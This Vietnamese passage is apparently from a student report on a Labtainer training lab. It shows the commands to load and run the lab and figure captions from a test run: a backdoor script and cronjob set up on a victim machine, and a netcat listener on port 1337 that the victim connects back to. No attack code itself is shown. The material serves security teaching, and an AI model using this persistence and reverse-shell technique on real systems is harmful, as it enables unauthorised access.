
***imodule <đường dẫn>***



Hình 13. Tải bài lab về

Load bài lab từ imodule


***labtainer -r <tên bài lab>***




Hình 14. Chạy lab từ imodule

1. Thử nghiệm và đánh giá


Bài thực hành đã được xây dựng thành công, dưới đây là hình ảnh minh họa về bài thực hành:




Hình 15. Tạo script backdoor trên máy victim




Hình 16. Tạo cronjob trên máy victim



Hình 17. Dùng netcat lắng nghe ở cổng 1337 trên máy attacker



Hình 18. Máy victim tự động thực thi script kết nối với máy attacker.



Hình 19. Đánh giá kết quả bài thực hành.